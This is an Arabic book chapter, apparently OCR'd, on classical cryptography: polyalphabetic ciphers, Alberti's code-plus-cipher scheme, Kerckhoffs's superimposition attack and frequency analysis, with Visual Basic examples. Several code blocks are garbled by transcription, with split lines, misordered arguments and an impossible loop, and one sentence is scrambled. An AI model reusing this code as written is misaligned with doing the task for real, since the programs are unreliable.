ابحث عن الحرف الأول في الرسالة (ونصها THE TREE THE SEA) في العمود الأيسر. ستجد أن هذا الحرف هو حرف T. وهكذا، يكون الحرف الأول في التشفير هو الحرف الذي يتقاطع عنده هذان الحرفان المتناسقان بداخل الجدول. وستجد أن هذا الحرف هو حرف T. قم بعد ذلك بتحديد موقع الحرف الثاني في المفتاح، وهو حرف B، في الصف الأعلى في الجدول ثم تتبعه إلى أسفل حتى تجد الحرف H في العمود الموجود في أقصى اليسار. ستجد أن حرف التقاطع هنا هو I.

وباتباع هذه الطريقة، ستصبح رسالتك بعد التشفير كما يلي:

TIS OVEP EAS LLI

من السهل نسبيا كتابة برنامج كمبيوتر يقوم باستخدام هذا النظام في تشفير وفك الرسائل. ولكن من الصعب نسبيا بالنسبة لأي شخص (بدون استخدام الكمبيوتر) فك الشفرات التي تستخدم الحروف الأبجدية المتعددة.

وحتى الآن، تم استخدام جدول يحتوي على 26 حرف أبجدي فقط (حرف لكل حرف)، ومن ثم يعيد تكرار نفسه. على الرغم من ذلك، ليس هناك ما يدعوك إلي تقييد نفسك بالحروف 26 الأبجدية. فمنذ بعض الوقت، تقوم أجهزة التشفير باستخدام ملايين الحروف الأبجدية. فاستخدام العديد من الحروف الأبجدية يجنبك التكرار، وذلك لوجود حروف أبجدية أكثر من الحروف الموجودة في النص العادى.

تجربة فكرية

لنفترض أنك أردت أنت وصديق لك تبادل أفكار ومعلومات معينة دون أن يتمكن أحد من فهم هذه المعلومات. في هذه الحالة، تتفق أنت وصديقك مسبقا على أنك إذا قلت "لا يوجد الكثير من بائعي السيارات هنا"، على سبيل المثال، فإنها تعني في حقيقة الأمر، "لا يوجد شخص جيد في المكان."

لن يتمكن أي شخص على الإطلاق من ترجمة الحوار، حيث لا يوجد أي شخص يعلم حتى بوجود رسالة سرية يتم تبادلها فيما بينكما.

وبالفعل، يعمل هذا الأسلوب بنجاح عندما تقوم الرسالة السرية بنقل فكرة واحدة فقط. ولكن إذا أردت نقل أفكار أكبر من ذلك، فإنك لن تتمكن من نقلها باستخدام هذه الشفرة.

يتطلب إرسال الرسائل السرية في الأعمال التجارية أو الحروب القدرة على نقل كل شئ وليس فقط الأفكار البسيطة. وبالتالي، يتطلب ذلك لغة ثانية كاملة ومناظرة — وليس فقط إجابة واحدة على سؤال واحد.

وبمجرد أن تقوم باستخدام لغة كاملة، ستقوم بتقديم بعض النماذج أو التكرارات في النص غير المشفر. ففي الحروب، على سبيل المثال، يجب أن يتم تكوين الرسائل المشفرة وفكها بسرعة هائلة. على الرغم من ذلك، فلا مفر عادة من احتواء الرسائل على كلمات يمكن التنبؤ بها بسهولة، على سبيل المثال: وسط المحيط الأطلنطي، وغواصة، وصاروخ، وغيرها من الكلمات. كذلك، لا يوجد مفر عادة من تكرار هذه الكلمات التي يسهل التنبؤ بها. حيث أن التكرار هو نقطة الضعف الحرجة في أي نظام تشفير. حتى إذا قمت باستخدام ملايين الحروف الأبجدية، فلا يزال بإمكان أجهزة الكمبيوتر فحص الملايين من الحروف الأبجدية بسرعة وبدون بذل أي جهد.

فكرة Alberti العظيمة

لم يتوقف Alberti عند مساهمته العظيمة بأسلوب الحروف الأبجدية المتعددة، حيث أنه اقترح بعد ذلك دمج نوعي الرسائل السرية الأساسيين: التشفير باستخدام الشفرة والتشفير باستخدام الكود.

الشفرة هي تمثيل كل وحدة لغوية (كلمات أو عبارات) بحرف واحد. فعلى سبيل المثال، يمكن إنشاء القائمة التالية المكونة من 2,000 جملة وأجزاء من الجمل والتي يمكن استخدامها في الحروب، عن طريق تخصيص مجموعة من الحروف التي ليس لها معنى لتمثل كل عبارة:

النص العادي	الكود
They're on the march	arzp
We need water	aoqf
Call in the marines	zvow
Now	qwvs
Please radio tomorrow	pfja
Hot	vqwz

وبمجرد أن يحصل كل شخص على هذه القائمة (كتيب الأكواد)، سيتمكن الجميع من معرفة معنى الحروف التي تبدو بلا معنى مثل aoqf. وقد كانت الخطوة التالية في نظام Alberti هي تشغيل عبارات الكود من خلال أداة الحروف الأبجدية المتعددة التي قام بتطويرها من قبل. فإذا أردت، على سبيل المثال، إرسال رسالة تقول فيها، Please radio tomorrow call in the marines now we need water، سيبدو الكود بعد التشفير كما يلي:

pfjazvowqwvsaoqf

بعد ذلك، قم بتشغيل الرسالة التي تم تشفيرها باستخدام الكود خلال جدول الحروف الأبجدية المتعددة حتى تتمكن من تشفيرها باستخدام الشفرة:

pglddaudyffdmbeu

نتيجة غير مجدية

وبافتراض أن الدخيل تمكن من فك شفرة الحروف الأبجدية المتعددة المشفرة، فإنه سينتهي به الحال بشفرة ليس لها قيمة: pfjazvowqwvsaoqf. وستبقى هذه النتيجة محيرة إلا إذا تمكن بشكل ما من التوصل إلى كيتب الأكواد.

وإذا كنت مهتماً بالأساليب المتقدمة التي قام Alberti بتطويرها، يمكنك الإطلاع على برنامج Visual Basic التالي الذي يقوم بتحويل النص العادي إلى رسالة مشفرة باستخدام الحروف الأبجدية المتعددة، وذلك باستخدام الجدول الموجود في بداية هذا الفصل:

```
Private Sub Command1_Click()
alpha = "abcdefghijklmnopqrstuvwxyz"
 plain = Text1
If plain ="" Then MsgBox "no message to encipher": Exit Sub
If Len(plain) > 26 Then MsgBox  this program works on messages shorter
than 27 characters": Exit Sub
For i = 1 To Len(plain)
    keyposition = InStr(alpha, Mid(plain, i, 1)) ' get key posi tion of current
    plaintext letter from top row of tableau
    If keyposition = 0 Then GoTo blanks ' space character probably, or oth-
    er invalid
'create current alphabet based on iteration number
    leftside = Mid (alpha, i, 27 - i)
    1, i - 1) rightside = Mid(alpha,
    newalphabet = leftside & rightside
```

```
blanks:
If keyposition = 0 Then
    cipher = cipher & "   "
Else
    cipher = cipher & Mid(newalphabet, keyposition, 1)
End If
Next i
Text2 = cipher
End Sub
```



لكي تقوم ببناء هذا البرنامج باستخدام لغة Visual Basic، ضع مربعي نصوص (يطلق عليها اسم Text 1 وText2) على Form، ثم أضف CommandButton (يسمى Command 1). يقوم هذا البرنامج بتشفير الرسائل التي لا تحتوي على أكثر من 26 حرف فقط، وكذلك فإنه يستخدم الحروف الصغيرة فقط. فإذا كنت ترغب في تشفير رسائل طويلة، ستحتاج إلى تغيير خصائص Multiline الخاص بالمربعات النصية إلى True وإضافة الفهارس إلى الكود الأساسي الذي يقوم بإعادة إعداد المؤشرات الموجودة في الحرف الأبجدي بدلا من استخدام المتغير المضاد i، كما هو الحال في المثال السابق. يمكن الإطلاع على الكود الأساسي بالإضافة إلى إصدار EXE من هذا البرنامج على CD المرفقة مع هذا الكتاب.

فك التشفير

لكي تقوم بفك مثل هذا النوع من استبدال الحروف الأبجدية المتعددة، قم بتحديد موقع الحرف الأبجدي الصحيح في الجدول (في هذه الأمثلة يتم استخدام الحرف الأبجدي الموجود في الصف الذي يلي كل حرف في كل مرة، كما تفعل عند التشفير). على الرغم من ذلك، ستجد أثناء فك التشفير أن موقع الحرف الحالي في النص المشفر بداخل الحرف الأبجدي الجديد، بعد ذلك استخدم رقم هذا الموقع في العثور على حرف النص العادي بداخل الحرف الأبجدي العادي (الصف الأعلى في الجدول). كرر هذه العملية حتى تتمكن من فك الرسالة، بحيث تقوم بفك حرف واحد في كل مرة.

يقوم برنامج الكمبيوتر التالي المكتوب بلغة Visual Basic بفك شفرة الرسائل المشفرة باستخدام البرنامج السابق:


```
Private Sub Command1_Click()
alpha ="abcdefghijklmnopqrstuvwxyz"
encryption = Text1
If encryption = "" Then MsgBox  "no message to decipher": Exit Sub
If Len(encryption) >26 Then MsgBox "this program works onmessages
    shorter than 27 characters": Exit Sub
For i = 1 To Len(encryption)
'create correct alphabet based on iteration number
For j  = 1 To i
    leftside  =Mid(alpha, j, 27 - j)
    rightside  =Mid(alpha, 1 ،j -1)
    newalphabet  =leftside  &rightside
Next j
    alphabetposition  = InStr(newalphabet, Mid(encryption, i, 1))
    If alphabetposition = 0 Then GoTo blanks  'space character probably,
    or other invalid
blanks:
If alphabetposition = 0 Then
   plaintext = plaintext  & " "
Else
    plaintext = plaintext & Mid(alpha, alphabetposition, 1)
End If
Next i
Text2 = plaintext
End Sub
```

وبهذين البرنامجين، يصبح لديك نظام تشفير وفك تشفير كامل، حيث يجب عليك تأمين ٪ من الأشخاص الذين يمكنهم الإطلاع على99المعلومات الخاصة بك ضد أكثر من هذه المعلومات. ولكن لا يتمتع الكثيرون بمهارة فك هذه الشفرات. والأكثر من ذلك أنهم ربما لا يمتلكون الدافع الكافي الذي يجعلهم يقومون بعرض النص المشفر على أحد خبراء التشفير. لذلك، إذا كانت المعلومات المشفرة مجرد مذكرات، أو إذا كانت تشتمل على مجرد معاملاتك المالية المتواضعة ــ يمكنك في هذه الحالة استخدام هذه البرامج لإخفاء المعلومات.



يمكنك إلقاء نظرة على نهاية الفصل التاسع عشر للإطلاع على أداة تشفير مفيدة وبسيطة (وهي موجودة كذلك على CD-ROM المرفقة مع هذا الكتاب).

إذا كنت شديد الحذر، قم بتشغيل رسالتك السرية من خلال برنامج التشفير خمس أو ست مرات ــ ففي كل مرة يتم تمديد الرسالة بشكل أكبر. وبالطبع، لكي تقوم بفك شفرتها ستضطر إلى تشغيل النص المشفر من خلال برنامج فك التشفير نفس عدد المرات. وبينما تقوم بتشغيل هذا البرنامج، لا تستخدم أية مسافات بين الكلمات (ولا داعي للقلق، حيث يمكنك قراءة النص بسهولة بدون هذه المسافات)، وكذلك، يمكنك وضع بعض اللغو هنا وهناك.



إذا كنت ترغب في الحصول على نظام تشفير مؤمن بنسبة 100٪ انظر برنامج one-time pad الموضح في الفصل التاسع عشر.

تغطية Kerckhoffs

لقد أصبح أسلوب استبدال الحروف الأبجدية المتعددة شائعا بشكل كبير على مر السنوات. فهو يعتبر أسلوب عبقري والأساس للكثير من نظم التشفير الموجودة حاليا.

وقد حدث تغير كبير في طبيعة الأكواد السرية عند اختراع التلغراف، حيث سمح هذا الاختراع بالتحويل المتكرر والسريع، والذي يمكن الاعتماد عليه، لكم كبير من المعلومات المشفرة أثناء الحروب.

وقد قام Auguste Kerckhoffs الهولندي بكتابة ما يعتبره العديد من الخبراء أكثر النصوص المكتوبة عن موضوع نظم التشفير تميزا. وقد تم نشر كتابه La Cryptographie Militaire في عام 1881، وهو كتاب مكون من 64 صفحة. ويعلن

المؤلف في هذا الكتاب عن عدة اكتشافات. أولا، أوضح Kerckhoffs وجود فرق أساسي بين نظم التشفير التي تعمل على نطاق محدود (المذكرات، والرسائل المتبادلة بين عدد قليل من الأصدقاء) والخواص المختلفة تماما التي تتطلبها عملية نقل الرسائل الهائلة أثناء الحروب (يمكن الاعتماد عليها، ومتناسقة، ولا تتطلب نسبيا ظروف معينة بحيث يمكن أن يستخدمها جنود المشاه أثناء القصف بسرعة في التشفير وفك الشفرات).

كذلك، قام Kerckhoffs بتقرير ملاحظة هامة عن أن الأشخاص الذين يقومون بتصميم نظم التشفير ليس هم الأشخاص الذين يجب أن يتمكنوا من التوصل إلى مدى أمان هذه النظم. ولكي تقوم بتجربة نظام جديد، قم بعرض هذا النظام على محلل تشفير. حيث يمكن لأي محلل تشفير أن يقوم بتجربة أي نظام تشفير مقترح - وبخاصة الأنظمة التي يتم استخدامها في المناورات الحيوية مثل الحروب.

ولكن أعظم إنجاز حققه كتاب Kerckhoffs هو التفسير الذي قدمه لأسلوبه الجديد لفك شفرات استبدال الحروف الأبجدية المتعددة. ولا يزال هذا الأسلوب يتم استخدامه حتى اليوم. ويطلق على هذا الأسلوب اسم التغطية، ويتطلب هذا الأسلوب إعطاء محلل الشفرات عدة رسائل مختلفة تم تشفيرها باستخدام نفس المفتاح (من السهل توفير ذلك أثناء كم الاتصالات الهائل من الرسائل المشفرة التي يتم إنتاجها يوميا أثناء الحروب).

إنشاء جدول مضاد

لكي تقوم باستخدام نظام Kerckhoffs، خذ عدة رسائل تكون مشتركة في مفتاح واحد وكون منها جدول تصبح فيه الحروف التي تم تشفيرها بنفس حرف المفتاح عبارة عن أعمدة. فعلى سبيل المثال، يتطلب منك نظام استبدال الحروف الأبجدية المتعددة التي تمت مناقشته في بداية هذا الفصل، وضع الرسائل السرية مباشرة فوق بعضها، بحيث يكون الحرف الأول في الرسالة الأولى فوق الحرف الأول في الرسالة السرية التالية. وبتكوين جدول مضاد، ستتمكن من إعادة تجميع الجدول الأصلي.

ولترى كيفية عمل ذلك، يمكنك أن تستخدم أولا برنامج الكمبيوتر الذي تم وصفه مبكرا في هذا الفصل لتشفير الأربعة رسائل التالية:

pleasedontforgetourcannons

pmgdwjjvvcpzdtsieljvuijllr

thanksforthefoodshipments

ticqoxlvzcrprbcsiyaigzjqq

theenemyisgettingstronger

tighrjsfqbqpfgwcwjlkiicbp

fivebomberswereheardlast

fjxhftsimachqeswurjwfvoq

thecommanderwantsushome

tigfsrshvmocinbiilkaiha

ثم قم بإنشاء جدول مضاد عن طريق تجميع الرسائل المشفرة:

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

p m g d w j j v v c p z d tsieljvuijllr

t i c q o x l v z c r p r bcsiyaigzjqq

t i g h r j s f q b q p f gwcwjlkiicbp

f j x h f t s i m a c h q eswurjwfvoq

t i g f s r s h v m o c i nbiilkaiha

ويعتبر نظام الحروف الأبجدية المتعددة المستخدم في هذا المثال، نظام بسيط نسبيا ــ حيث تستخدم كل رسالة نفس المفتاح (abcdefghijklmnopqrstuvwxyz)، ولكن خطة فك تشفير التغطية تعمل مع نظم الاستبدال المعقدة أيضا.

يقوم كل حرف في النص المشفر بالإشارة إلى حرف واحد فقط في النص العادى. والأكثر من ذلك، يتم تشفير كل الرسائل بنفس مفتاح النص الأبجدي، ولذلك يتم تشفير كل حروف النص العادي المخبأة في أي عمود باستخدام نفس حرف مفتاح النص. فعلى سبيل المثال، سيتم تمثيل كل حرف p في النص العادي المخبأ في العمود 1 بنفس الحرف الموجود في النص المشفر ــ أي أنه لا يتغير. وبالمثل، يكون كل حرف q مخبأ خلف حرف واحد غير متغير، وهكذا مع كل الحروف الأبجدية الأخرى. وكما ترى، فإن أسلوب Kerckhoffs يساعد على استقرار الحروف الأبجدية المتحولة التي تجعل استبدال الحروف الأبجدية المتعددة يصعب فكه.

والآن وبعد أن اصطفت رسائلك السرية، يمكنك استخدام أسلوب تحليل التكرارات القديم. ومن خلال هذا الأسلوب، يمكنك فك الاستبدال عن طريق عد الحروف المتكررة أفقيا في الرسالة:

rax ax novsxx

وبما أن حرف e هو أكثر الحروف الشائعة الاستخدام في اللغة الإنجليزية (13٪)، فمن الأرجح أن يكون حرف x في هذه الشفرة يرمز إلى حرف e.

تداعي نظام الحروف الأبجدية المتعددة

عندما تقوم باستخدام أسلوب التغطية، فإنك تقوم بعد الحروف المتكررة ـ ولكنك تتنقل بين الأعمدة رأسيا بدلا من عبور الرسالة المشفرة أفقيا. كذلك، فإنك تتعامل مع كل عمود على أنه كود استبدال بسيط وعادي.

فعلى سبيل المثال، في العمود الثالث من الجدول المضاد الموضح سابقا، ستجد التكرار التالي:

3

g

c

g

x

g

يمكنك استخدام ما تعرفه عن إحصائيات التكرار لكي تقوم بفك نظام الشفرة بسرعة. أولا، يمكن الافتراض بأن كل حرف g في العمود الثالث في هذه الرسائل يمكن ترجمته إلى حرف e.

يمكن كذلك، افتراض أن حرفي a t في العمود الأول تبقى دائما a t، حيث أن حرف T هو ثاني الحروف شائعة الاستخدام في اللغة الإنجليزية، ولكنه كذلك يكون أكثر شيوعا في بداية الرسائل. والأكثر من ذلك هو أن كلمة the هي الكلمة الوحيدة الأكثر شيوعا (6.5٪)، ولكنها أيضا أكثر شيوعا في بداية الرسائل. ولكن ماذا عن كلمة tig التي تحتوي عليها الرسالة الثالثة والخامسة؟

يمكن الافتراض بأن كلمة the هي الكلمة الأولى في الرسالة الثالثة والخامسة، مما يعني بأن حرف I يمثل h في العمود الثاني، وهكذا.

وهكذا، فإنك تشهد بنفسك تداعي نظام الحروف الأبجدية المتعددة. وبالتالي، أصبح من السهل إدراك السبب الذي جعل Kerckhoffs يصر على أن الأشخاص الذين يقومون بفك الشفرات هم أفضل الأشخاص الذين يمكنهم الحكم على مدى صعوبة هذه النظم.

وهناك دائما كلمات ونماذج واضحة يمكنك البحث عنها عندما تقوم بتغطية الرسائل الحقيقية. فعلى سبيل المثال، من المؤكد أن الاتصالات التي تم إرسالها إلى قوات العدو الجوية أثناء الحرب العالمية الثانية كانت تحتوي على كلمات مثل Luft-waffe، أو Fallschirmjager، أو Goring. أو إذا صادفتك رسائل مشفرة خاصة بشركة مستحضرات تجميل، يجب أن تضع في اعتبارك الكلمات الخاصة بهذا المجال.

وأحيانا، عندما تعبث في نماذج تمت تغطيتها، ستظهر لك إحدى هذه الكلمات أمام عينيك. وهكذا، تبدأ المزيد من أجزاء الجدول المضاد في الظهور كلما اقتربت أكثر من الجدول الأصلي ومن فك الشفرة.

لاحظ كذلك أنك عندما تقوم بفك تشفير كلمة معينة في رسالة سرية، فإنك لا تقوم بفك هذه الكلمة فقط ـــ حيث أنك تكون بذلك قد توصلت إلى فك النماذج كلها. فإذا قمت بفك شفرة الكلمة the، على سبيل المثال، فإنك بذلك تكون على الطريق الصحيح إلى فك كلمة there وthey وthen وhe وhello وthis وthat وهكذا.

وكما أصبح استبدال الحروف الأبجدية المتعددة أسلوب معقد بصورة كبيرة بمرور الوقت، كذلك ظهرت العديد من أساليب التغطية كأساليب دفاع مضاد. وقد أضاف نظام St.-Cyr، والاتساق السري، والتناسب الخطي، والجداول الهيكلية، وغيرهم من الخطط، إلى ترسانة الأسلحة الخاصة بمحلل نظم التشفير.

على الرغم من ذلك، لا يشبه أيا من هذه الأساليب قوة أفضل وأهم أداة فك تشفير تم اختراعها حتى الآن، وهي الكمبيوتر. وكما توضح الفصول التالية، يمكن لجهاز الكمبيوتر أن يقوم باختبار الملايين من الجداول المضادة بدون أي تعب، حيث يقوم جهاز الكمبيوتر بتحويل الصفوف والأعمدة الموجودة في الجداول ـــ بحثا مدى العديد من الساعات عن نماذج مثل Luftwaffe أو الكلمات الخاصة بمجال مستحضرات التجميل أو أي شئ آخر ترتاب في كونه من الكلمات الموجودة في الرسالة.

فجهاز الكمبيوتر يشبه الإنسان ولكنه يمتلك مليون إصبع يستخدمها في تجميع أجزاء الشفرة بكل طريقة ممكنة حتى تتوافق الأجزاء مع بعضها البعض. عندما ظهرت أجهزة الكمبيوتر، اعتقد الكثيرون أنه لن يتمكن أي نظام تشفير من الوقوف أمام قوتها. ولكن هؤلاء الأشخاص أغفلوا أن الجهاز الذي يمكنه فك نظام التشفير يمكن أن يقوم كذلك بالتشفير، ويدور علم التشفير المعاصر عن هذا الموضوع.

ولن يدهشك ذلك، حيث أن لاعب الشطرنج الوحيد الذي تمكن من هزيمة جهاز الكمبيوتر كان جهاز كمبيوتر آخر.



الفصل الثاني عشر

ظهور الكمبيوتر على الساحة

يدعي البعض خطأ أن علم التشفير فرع من فروع الرياضيات. بالتأكيد، تساهم الإحصاء، ونظرية المعلومات، والتحويلات المصفوفة، والعديد من العناصر الرياضية بالكثير في نظم التشفير ونظم فك التشفير. ولكن التشفير يحتوي على أساليب ومكونات أكثر من مجرد المكونات الرياضية.

وبالمثل، يدعي البعض أن برمجة الكمبيوتر فرع من فروع الرياضيات. ولكن هذا أيضا يبدو تبسيط أكثر من اللازم. لقد أثبت البعض من الذين يتمتعون بمعرفة جيدة للرياضيات بأنهم مبرمجين موهوبين. في الحقيقة، كشفت دراسة أجريت على بعض أفضل المبرمجين الموهوبين أن الموسيقى واللغة الإنجليزية أساسيات يجب إتقانها في برمجة الكمبيوتر مثلها في ذلك مثل علوم الكمبيوتر والرياضيات.

ربما ستندهش عندما تعرف أن كل المساهمات الكبرى تقريبا في علوم التشفير قام بها أشخاص ليسوا على دراية جيدة بالرياضيات. حقا، لقد كان هؤلاء الأعلام مثل Alberti وKerckhoffs على علم عام بمجالات مختلفة ولكنهم لم يكونوا علماء في الرياضيات أو العلوم بالمعنى الحديث. وهكذا، يمكن وصف هؤلاء الأعلام على أنهم هواة، ولكن مصطلح علماء عصر النهضة أكثر احتراما.

على أية حال، يجذب علم التشفير وبرمجة الكمبيوتر الهواة المهرة الذين غالبا ما يتفوقون على الخبراء في أصالة ابتكار، وعبقرية، وعمق نظرياتهم. لذلك، عليك أن تتنفس الصعداء إذا لم تكن على دراية جيدة بالرياضيات أو علوم الكمبيوتر . وإذا كنت قد تعلمت بعض الأشياء من الفصول السابقة، ستكون الفصول التالية مفيدة أيضا على الرغم من اشتمالها على المزيد من الرياضيات وأساليب البرمجة.

الدقة السرعة التامة

يمكن القول بأن لأجهزة الكمبيوتر تأثير قوي على نظم التشفير المنبثقة بسرعة. في الحقيقة، ترجع سرعة انبثاق هذه النظم إلى أجهزة الكمبيوتر .

ويمنحها السرعة الدقة التامة التي يفحص بها الكمبيوتر البيانات ويستخدمها، أصبحت قواعد التشفير في تغير مستمر. والهدف قد تغير، حيث أنه لم يصبح الهدف منها هو تشويش المعلومات حتى لا يتمكن أحد من فك شفرة النص المشفر، ولكن الهدف من نظم التشفير الحديثة هو منع الأجهزة من فك التشفير.

لا يتطلب فك التشفير اليوم محلل تشفير ماهر ليقوم بالبحث عن الأشياء المنتظمة والنماذج المستترة. ولكن بالطبع، أحيانا ما ينجح الحدس والمنطق الإنساني في فك الشفرات. ولكن في مواجهة عمليات النقل الضخمة التي تسهلها أجهزة

التشفير، فإن الحل العملي الوحيد هو استخدام جهاز فك تشفير ــ وهو وسيلة دفاع مضادة للكمبيوتر تقوم بتجربة الرسائل المشفرة بطريقة مستمرة وسريعة دون الإحساس بالتعب.

يمكن لعمليات التكرار القوية (والتي يطلق عليها اسم التنفيذ المتكرر في علوم برمجة الكمبيوتر) أن تقوم بفك شفرة الرسائل بدون أن يقوم ذكاء الإنسان بتعقب النتائج أثناء العملية. فعلى سبيل المثال، يمكنك أن تقوم ببرمجة جهاز الكمبيوتر بحيث يقوم باستخدام الرسالة المشفرة باستمرار بكل طريقة ممكنة، وكل ترتيب ممكن لنماذج النص المشفر للرسالة، ثم التوقف لإعلامك عندما يعثر على الكلمة the، على سبيل المثال.

إن أجهزة الكمبيوتر لا تكل من العمليات التي تجريها كما أنها ليست على دراية بماهية هذه العمليات؛ على الرغم من ذلك، فإنها تثمر نتائج مذهلة. ويجب على كل شخص يرغب في إخفاء المعلومات مواجهة حقيقة أن أجهزة الكمبيوتر ستقوم بمهاجمة أي نظام تشفير يبتكره هذا الشخص. فإذا كنت ترغب في إنشاء شفرة فعالة، يجب عليك تبديل وتحويل النص الأصلي بطرق تمنع الكمبيوتر العدو من فك نظام التشفير من خلال نموذج البحث الذي لا يكل ولا يتعب (ولكن له نهاية).

توصل علماء التشفير إلى أنك إذا قمت بمضاعفة عدد التغييرات (طرق فردية لتحويل النص العادى) في نظام التشفير، يجب على محلل الشفرات في هذه الحالة أن يقوم باحتساب حاصل تربيع عدد المحاولات القوية التي أجراها لفك الشفرة. ولكن أجهزة الكمبيوتر تعشق إجراء الآلاف من التغييرات في الثانية الواحدة. وغالبا، تعتمد نظم تشفير الكمبيوتر الحديثة على تزايد عدد التحويلات حتى تصل إلى النقطة التي يستغرق عندها فك هذه الشفرات حياة محللي الشفرات بأكملها.

عيوب نظم تشفير الكمبيوتر

للأسف، تمت إعاقة وإضعاف أساليب التشفير التي استخدمتها تطبيقات الكمبيوتر، مثل Microsoft Word، من قبل عن طريق عدة متطلبات مفهومة ولكنها خطيرة. فقد تمت مطالبتها بإحسان التعامل مع المستخدم. كما أنها تحاول أن تكون سهلة الاستخدام بالنسبة للمستخدم. يؤدي ذلك إلى إجبارهم على تضمين كلمة المرور (بشكل ما) بداخل الملف المشفر! وعامة، لا يعتبر ذلك إجراء سليم. ولكنْ لماذا إذن يقومون بهذا الإجراء؟ (لم يعد Word يقدم خاصية تشفير مجهزة على الرغم من ذلك، كانت الإصدارات الأولى من Word ــ وحتى أواخر التسعينيات ــ بها نظام تشويه العيوب.)

كلمات المرور المتضمنة

قام مصممي برامج الكمبيوتر بتوفير مربع رسائل يطلب من المستخدم إدخال كلمة مرور (مفتاح) لكي يجعل الاستخدام أكثر سهولة بالنسبة للمستخدم. فإذا كانت كلمة المرور غير صحيحة، يبدأ البرنامج في الاستجابة وإخطار المستخدم بوجوب إدخال كلمة المرور. ولكن هذا الإجراء يضعف نظام الأمان الخاص بالملف المشفر بشدة. فالكثير من محللي نظم التشفير يتوقعون الحصول على الرسالة المشفرة فقط ــ فهم عادة لا يتوقعون الحصول على كلمة المرور نفسها بداخل الرسالة. وعن طريق تضمين المفتاح في الرسالة، ستحقق تصميم واجهة استخدام جيدة (يشعر المستخدمون بالارتباك عندما يفشل أي شيء، ولكنهم لا يحصلون على أية استجابة) على الرغم من ذلك، ينتج عن هذا الإجراء نظام تشفير تشوبه العيوب وضعيف بشكل خطير.

سهولة متناهية

ليس من المتوقع أن يقوم معالج الكلمة جداول البيانات وغيرها من نظم تشفير التطبيقات الشائعة، بمواجهة مقاييس الأمن العالية التي تضعها الحكومة، حيث تعتبر الملائمة، وسهولة الاستخدام، والسرعة أهم من توفير الأمان. على الرغم من ذلك، يأتمن بعض المستخدمين هذه النظم على مذكراتهم سريعة التغير. وبالمثل، تأتمن بعض الشركات الحماية التي توفرها كلمة مرور معالج الكلمة على أسرارهم التجارية. لذلك، إذا قمت باستخدام تطبيق شائع يعرض عليك تشفير الملفات الخاصة بك، يجب عليك أن ترفض هذا العرض. حيث أن معظم هذه النظم يمكن فك شفرتها بسهولة.

نظم تشفير الكمبيوتر الأولية

وكما ذكرنا من قبل، عندما يحاول أحد الدخلاء فك نظام التشفير الخاص بك، تصبح مهمة محلل نظم التشفير هي البحث عن التكرارات. حيث يكشف التكرار عن النماذج والتركيبات. ويمكن للدخيل أن يختار البحث عن مجموعة متنوعة من مصطلحات أو عبارات المفاتيح، بما في ذلك كلمات المرور المتضمنة في النص (التي يتم تضمينها في مكان ما بداخل الشفرة) أو أن يبحث ببساطة عن النماذج التقليدية للغة نفسها.

إذا وجدت نموذج تكرار في الرسالة، ستكون بذلك على الطريق الصحيح نحو فك أية شفرة استبدال حروف أبجدية متعددة بسيطة. وتبدأ أجهزة الكمبيوتر هجومها على النص المشفر بنفس الطريقة التي يبدأ بها محلل نظم التشفير ــ ولكن الفرق هو أن أجهزة الكمبيوتر يمكن أن تؤدي هذه المهمة بسرعة أكبر.

استخدام كود مجهز

فيما يلي برنامج بسيط بلغة Visual Basic يوضح كيفية استخدام جهاز الكمبيوتر في تشفير الرسائل. في نظام التشفير التالي، سيتم استخدام كود ANSI المجهز في جهاز الكمبيوتر، والذى يقوم بتخصيص قيمة عددية لكل حرف من الحروف الأبجدية. تقوم أجهزة الكمبيوتر بتخزين حروف النص باستخدام الكود العددى الخاص بها (a= 97، b= 98، وهكذا).

يسمح لك كود حروف ANSI بمعاملة كل حرف كرقم، حتى تتمكن من احتساب هذه الحروف. يقوم المثال التالي بطرح 1 من رقم الكود الخاصة بكل حرف في النص العادي، وبالتالي يتم تحويل الرسالة ونقلها بداخل النص المشفر. ضع TextBox على نموذج Visual Basic، ثم اكتب البرنامج التالي:

```
Private Sub Form_Load()
Show
a = "the message"
For i = 1 To Len(a)
    z = Mid(a, i, 1)
    z = Asc(z)
    z = z - 1
Text1 = Text1 & Chr(z)
Next i


End Sub
```

يؤدي هذا التحويل للرسالة إلى تحويل النص الأصلي إلى sgd ldrr`fd.

حتى الدخيل غير الماهر يمكنه فك شفرة هذه الرسالة بسرعة عن طريق ملاحظة وجود ثلاث حروف d في النص المشفر (ولذلك، فمن الأرجح أن يرمز حرف d إلى حرف. e) ولتسهيل الأمر بالنسبة للدخيل، توجد نماذج أكثر شيوعا لكل لغة. فعلى سبيل المثال، تعتبر كلمة the هي الكلمة المكونة من ثلاثة أحرف الأكثر شيوعا في اللغة الإنجليزية. وهكذا، فمن الأرجح أن تكون الكلمة الأولى في الرسالة السابقة هي كلمة the. (وبالطبع، لا تتسم العديد من نظم التشفير بعدم الخبرة إلى درجة الاحتفاظ

بالمسافات بين الكلمات، ولكن إذا وجدت أن كلمة sgd قد تكررت عشرات المرات في سلسلة واحدة من الحروف المشفرة، فمن المؤكد أن هذه الكلمة هي كلمة the، وأن الحروف t، h، e، يمكن وضعهم في أماكن أخرى لفك شفرة الرسالة.)

تعتبر الأساليب المستخدمة في الكمبيوتر لفك شفرة الرسالة هي نفس الأساليب التي يستخدمها محللو نظم التشفير. والفرق الوحيد هو أن برنامج الكمبيوتر يمكنه أن يقوم بتحليل النص المشفر أسرع كثيرا من محللي نظم التشفير.

يقوم برنامج الكمبيوتر التالي بتحليل ثم بعرض تعداد متكرر للنص المشفر:

```
Private Sub Form_Load()
Show

searchstring = "sgd ldrr`fd"
Text1 = searchstring

1 = Len(searchstring)  'get length of the ciphertext
cr = Chr(13) & Chr(10)

For i = 100 To 1


searchchar  =Mid(searchstring, i, 1)'fetch a character
If InStr(donttry, searchchar) Then GoTo skipit 'already found


Do
p = p + 1
   p = InStr(p, searchstring, searchchar)
```

```
Counter  = Counter + 1

Loop Until p = 0


Text1  = Text1 & cr  &searchchar & " = " & Counter -1

donttry  = donttry  &searchchar


skipit
Counter = 0
Next i

End Sub
```

ينتج عن هذا البرنامج تعداد التكرار التالي، حيث يكشف عن إمكانية أن يكون حرف d الموجود في النص المشفر هو فعلا حرف e في النص العادي:

```
sgd ldrr`fd
s = 1
g = 1
d = 3
(space)  = 1
l = 1
r = 2
` =  1
f = 1
```

بالإضافة إلى ذلك، تعتبر هذه الرسالة قصيرة جدا. فالرسائل الحقيقية عادة ما تكون أطول من ذلك، وبالتالي فإنها تكشف عن المزيد من التكرارات.

